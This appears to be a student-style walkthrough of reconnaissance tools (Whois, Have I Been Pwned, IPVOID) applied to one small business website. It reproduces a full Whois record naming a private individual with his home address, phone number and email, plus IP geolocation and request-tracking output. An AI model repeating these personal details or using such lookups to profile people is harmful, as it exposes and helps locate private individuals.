
Whois.com is a lookup website where we can check details of particular domain or IP addresses. This helps in information gathering process.
Every server contains a unique IP address on the internet and a Whois domain lookup give all the details about the ownership and tenure for the domain. Below we have attached the snapshot of the look the we done.

1. First of all, we have to put the domain name/IP which we want to search and press search button.



2. It will collect all information about the particular domain including ownership details such as whose name it is registered, Ip address, Email register, Contact no., location, etc.





Raw Whois Data


```
Domain Name: SKILLONATION.COM
Registry Domain ID: 2543945497_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2022-07-21T06:46:11Z
Creation Date: 2020-07-05T18:20:04Z
Registrar Registration Expiration Date: 2025-07-05T18:20:04Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibi
Registry Registrant ID: Not Available From Registry
Registrant Name: Chirag Joshi
Registrant Organization:
Registrant Street: C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
Registrant City: Jodhpur
Registrant State/Province: Rajasthan
Registrant Postal Code: 342006
Registrant Country: IN
Registrant Phone: +91.7792877726
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: chirag5954@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Chirag Joshi
Admin Organization:
Admin Street: C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
Admin City: Jodhpur
Admin State/Province: Rajasthan
Admin Postal Code: 342006
Admin Country: IN
Admin Phone: +91.7792877726
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: chirag5954@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Chirag Joshi
Tech Organization:
Tech Street: C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
Tech City: Jodhpur
Tech State/Province: Rajasthan
Tech Postal Code: 342006
Tech Country: IN
Tech Phone: +91.7792877726
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: chirag5954@gmail.com
Name Server: ns1.dns-parking.com
Name Server: ns2.dns-parking.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2022-11-10T07:52:03Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Registration Service Provided By: BIGROCK

The data in this whois database is provided to you for information purposes
only, that is, to assist you in obtaining information about or related to a
domain name registration record. We make this information available "as is",
and do not guarantee its accuracy. By submitting a whois query, you agree
that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to:
(1) enable high volume, automated, electronic processes that stress or load
this whois database system providing you this information; or
(2) allow, enable, or otherwise support the transmission of mass unsolicited,
commercial advertising or solicitations via direct mail, electronic mail, or
by telephone.
The compilation, repackaging, dissemination or other use of this data is
expressly prohibited without prior written consent from us. The Registrar of
record is BigRock Solutions Ltd..
We reserve the right to modify these terms at any time.
By submitting this query, you agree to abide by these terms.
```

2) Have I been pwned?


This website is made to look for the data breach that happened in the domains where you have registered. It can be used for information gathering purpose too. It takes email or phone no. and check for all domains where our email has been registered and check the domains that if they ever faced any data breach. Which helps us to get and idea from where our data get leaked and we can change our credentials to make it secure again. Not only emails, it also checks for password, domain breaches and has records of the recent data breaches that happen.

Steps to perform:


1) Enter your email id and click “pawned?” to search.




2) It will show a message “oh no – pawned” if our data has been leaked through any website where we registered earlier.



Here, it shows the website through which the data breach happened.







To prevent the data breach, it is suggested to change the password and if an account is not in use, then delete it.

3) IPVOID

IPVOID can be a good source for information gathering process as IPVOID provides various tools related to IP address, IP blacklist check, ping, DNS lookup, Open port check, https request checkup, tool related to URL and many more. In additional, it also provide various tools such as text tools, allows various conversions (enc/decryption) and few validating/generating features that can be helpful for emails and passwords.






1) Finding the Geolocation of an IP address.

IP Geolocation

Free geoIP IP location finder, use this geoIP tool to find the geolocation of an IP address. This tool uses MaxMind GeoIP database to find the IP country, country code, city, region, latitude, longitude, ISP and ASN of an IP address. Quickly find where is located an IP address.

136.233.9.13 | Check IP Address

```
IP Address: 136.233.9.13
Hostname: 136.233.9.13.static.jio.com
Organization: Jio
ASN: AS55836 Reliance Jio Infocomm Limited
Continent: Asia (AS)
Country: India (IN)
Latitude\Longitude: 12.9202 / 79.1306
Region: Tamil Nadu
City: Vellore
```



2) Tracking HTTPS Request.

Track HTTP Requests

This free HTTP requests tracker tool lets you track all HTTP requests made by an URL. This tool simulates a web browser that actually visits the submitted URL and then it captures all HTTP requests made. You can view the total HTTP requests made and the time taken to fully load the URL. This tool is proudly powered by HTTP Tracker API by APIVoid.

Insert URL... Submit

HTTP Requests: **131** | Time Taken: **6.52 seconds**

```
http://skillonation.com/
https://skillonation.com/
https://skillonation.com/assets/css/styles.css
https://skillonation.com/assets/css/colors.css
https://skillonation.com/assets/css/custom.css
https://fonts.googleapis.com/css2?family=Work+Sans&displa
https://skillonation.com/assets/css/plugins/animation.css
https://skillonation.com/assets/css/plugins/bootstrap.mir
https://skillonation.com/assets/css/plugins/date-picker.c
https://skillonation.com/assets/css/plugins/dropzone.css
https://skillonation.com/assets/css/plugins/light-box.css
https://skillonation.com/assets/css/plugins/ion.rangeSlic
https://skillonation.com/assets/css/plugins/magnifypopup.
https://skillonation.com/assets/css/plugins/select2.css
https://skillonation.com/assets/css/plugins/slick.css
https://skillonation.com/assets/css/plugins/slick-theme.c
https://skillonation.com/assets/css/plugins/themify.css
https://skillonation.com/assets/css/plugins/morris.css
https://skillonation.com/assets/css/plugins/line-icons.cs
https://skillonation.com/assets/css/plugins/iconfont.css
https://skillonation.com/assets/css/plugins/font-awesome
```

Domains Extracted: **8**

```
firebase.googleapis.com
firebaseinstallations.googleapis.com
fonts.googleapis.com
fonts.gstatic.com
googletagmanager.com
region1.google-analytics.com
skillonation.com
skillonationkids.com
```

3) Checking for the open port for our computer.